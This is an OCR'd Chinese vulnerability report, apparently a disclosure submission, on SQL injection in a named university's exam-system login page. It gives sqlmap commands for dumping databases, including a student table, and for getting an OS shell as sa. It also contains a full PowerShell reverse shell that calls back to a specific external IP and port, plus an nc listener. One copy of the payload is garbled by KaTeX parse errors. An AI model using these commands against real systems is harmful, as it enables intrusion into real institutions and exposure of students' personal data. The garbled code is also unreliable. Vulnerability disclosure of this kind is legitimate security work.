
山东理工大学

无描述...

1.漏洞地址：/login.aspx

2.漏洞描述：山东理工大学职业技能考试系统存在sql注入可获取学生大量数据，数据库提权RCE反弹shell

3.资产确认：



4.漏洞详情

（1）在登陆界面，用户id处拼接单引号，出现报错回显信息，admin'/admin点击登陆：


sqlserver数据库报错信息，抓取登陆报文放到sqlmap尝试注入，req.txt文件内容：

```
POST /login.aspx HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 438
Origin:
Connection: close
Referer:
Upgrade-Insecure-Requests: 1


__VIEWSTATE=%2FwEPDwUKMTIyNDYzOTE4OQ9kFgICAw9kFgICBw8PFgIeBFRleHQFBUg4VlhEZGRkifBSfmoG1jLaT11UbOl%2F6Yqla5jEmPq73C3ORYxMFh8%3D

（2）sqlmap命令：py sqlmap.py -r req.txt -batch，txtYHM参数存在两种注入方式




（3）sqlmap命令：py sqlmap.py -r req.txt -batch -dbs获取所有数据库名称：

（4）存在5个数据库，尝试读取workmetal数据库的表：




查student表：




（5）有user，student等60个数据表，存在大量数据泄露风险，未进行脱库等敏感操作，尝试进行数据库RCE

查询当前数据库用户：为sa，并且当前数据库版本可以RCE



（6）sqlmap命令：py sqlmap.py -r req.txt --os-shell -btach



获取shell可以RCE，执行whomai为：nt authority\network service

（7）打印环境变量，看看有没有相关脚本语言可以反弹shell：


```
os-shell> echo %PATH%
do you want to retrieve the command standard output? [Y/n/a] y
[12:42:36] [INFO] retrieved: 'C:\\Windows\\system32;C:\\Windows;C:\\Windows\\...
[12:42:36] [INFO] retrieved: 'iles\\Microsoft SQL Server\\100\\DTS\\Binn\\;C:...
[12:42:36] [INFO] retrieved: 'inn\\;C:\\Windows\\ServiceProfiles\\NetworkServ...
command standard output:
---
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\O
 Server\100\Tools\Binn\;C:\Program F
iles\Microsoft SQL Server\100\DTS\Binn\;C:\Program Files (x86)\Microsoft SQL Server\100\Tools\Binn\VSShell\Common7\IDE\;C
(x86)\Microsoft SQL Server\100\DTS\B
inn\;C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\WindowsApps
---
```

(8) 没有直接好利用的，采用powshell反弹shell叭，先看tasklist有没有杀软拦截：

选择 C:\Windows\System32\cmd.exe

```
[12:52:15] [INFO] retrieved: 'WmiPrvSE.exe                6020 Services    ...
[12:52:15] [INFO] retrieved: 'w3wp.exe                    9040 Services    ...
[12:52:16] [INFO] retrieved: 'svchost.exe                 6972 Services    ...
[12:52:16] [INFO] retrieved: 'cmd.exe                     6524 Services    ...
[12:52:16] [INFO] retrieved: 'conhost.exe                 7120 Services    ...
[12:52:16] [INFO] retrieved: 'tasklist.exe                3772 Services    ...
command standard output:
---
映像名称                     PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process            0 Services                   0          8 K
System                         4 Services                   0        152 K
Registry                      88 Services                   0    121,744 K
smss.exe                     276 Services                   0      1,176 K
csrss.exe                    400 Services                   0      5,912 K
wininit.exe                  476 Services                   0      7,128 K
csrss.exe                    484 Console                    1      4,972 K
winlogon.exe                 560 Console                    1     11,144 K
services.exe                 608 Services                   0     12,040 K
lsass.exe                    620 Services                   0     37,060 K
svchost.exe                  740 Services                   0      3,896 K
svchost.exe                  760 Services                   0     23,772 K
fontdrvhost.exe              768 Console                    1      4,644 K
fontdrvhost.exe              776 Services                   0      4,924 K
svchost.exe                  864 Services                   0     13,432 K
svchost.exe                  916 Services                   0     11,200 K
LogonUI.exe                  992 Console                    1     44,208 K
dwm.exe                     1000 Console                    1     34,816 K
svchost.exe                  320 Services                   0     38,024 K
svchost.exe                  472 Services                   0      9,976 K
svchost.exe                  644 Services                   0      7,872 K
svchost.exe                  676 Services                   0      5,376 K
svchost.exe                  756 Services                   0     11,916 K
svchost.exe                 1108 Services                   0     20,604 K
svchost.exe                 1180 Services                   0      8,064 K
svchost.exe                 1208 Services                   0      8,800 K
svchost.exe                 1256 Services                   0      7,904 K
svchost.exe                 1332 Services                   0      8,052 K
svchost.exe                 1356 Services                   0     12,684 K
svchost.exe                 1420 Services                   0     28,276 K
svchost.exe                 1432 Services                   0      9,204 K
svchost.exe                 1440 Services                   0      5,816 K
svchost.exe                 1508 Services                   0     15,964 K
svchost.exe                 1532 Services                   0      9,164 K
svchost.exe                 1568 Services                   0      8,360 K
```


(9) 把上面内容放到：http://payloads.net/kill_software/



只有一个windowsdefender，可以进一步利用：

写一个powershell反弹脚本，先运行ping www.baidu.com看看机器出不出网络：

```
os-shell> ping www.baidu.com
do you want to retrieve the command standard output? [Y/n/a] y
[12:41:23] [INFO] retrieved: ''
[12:41:23] [INFO] retrieved: '正在 Ping www.a.shifen.com [110.242.68.3] 具有 32 字...
[12:41:23] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:23] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:23] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:24] [INFO] retrieved: '来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51'
[12:41:24] [INFO] retrieved: ''
[12:41:24] [INFO] retrieved: '110.242.68.3 的 Ping 统计信息:'
[12:41:24] [INFO] retrieved: '    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),'
command standard output:
---
正在 Ping www.a.shifen.com [110.242.68.3] 具有 32 字节的数据:
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51
来自 110.242.68.3 的回复: 字节=32 时间=18ms TTL=51

110.242.68.3 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
```


机器出网，写powershell脚本；粘贴的文本可能有问题，审核复现时候麻烦和图片对比下

，思路就是把本机的cmd反弹到我的公网vps49.233.103.218的7777端口上

```
powershell -nop -c "$client = New-Object
Net.Sockets.TCPClient('49.233.103.218',7777);$stream = $client.GetStream();[byte[]]$bytes
= 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length)
;$stream.Flush()};$client.Close()"
```

```powershell -nop -c "$client = New-Object
Net.Sockets.TCPClient('49.233.103.218',7777);client=New-ObjectNet.Sockets.TCPClient('49.233.103.218',7777);$stream = $client.GetStream();
[byte[]]client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = i=$stream.Read($bytes, 0, bytes,0,$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString(data=(New-Object-TypeNameSystem.Text.ASCIIEncoding).GetString($bytes,0, $i);i);$sendback = (iex $data 2>&1 | Out-
String );KaTeX parse error: Expected 'EOF', got '&' at position 8: data 2>&1 | Out-String ...$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';sendback+'PS'+
(pwd).Path+'>';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);sendback2);$stream.Write($sendbyte,0,sendbyte,0,$sendbyte.Length);$stream.Flush());KaTeX parse error:
Expected 'EOF', got '}' at position 15: stream.Flush()};$client.Close()"
```


（10）我的vps运行：nc -lvp 7777，数据库osshell运行上面的命令：



（11）可以看到成功收到27.195.11.178过来的shell，进入山东理工大学的内网，**内网ip为192.168.1.66**，成功拿到shell

说明：本次测试未对数据库内容进行脱库等操作，可以通过两种sql注入方式获取数据库内的数据，以及拿到数据库sa权限进行RCE，通过编写powershell脚本进行反弹shell，未对学校内网进行攻击探测。

通过sql注入获取大量数据+数据库提权rce反弹shell，

5.修复建议

（1）对该系统登陆框查询过滤sql注入关键字，如select，union等关键字；

（2）数据库查询功能采用预编译方式防止sql注入；

（3）关闭数据库报错回显；

（4）对sqlserver数据库进行升级，sa用户降权等操作；

（5）对网站该系统添加waf，获取其他安全设备，防止被恶意攻击。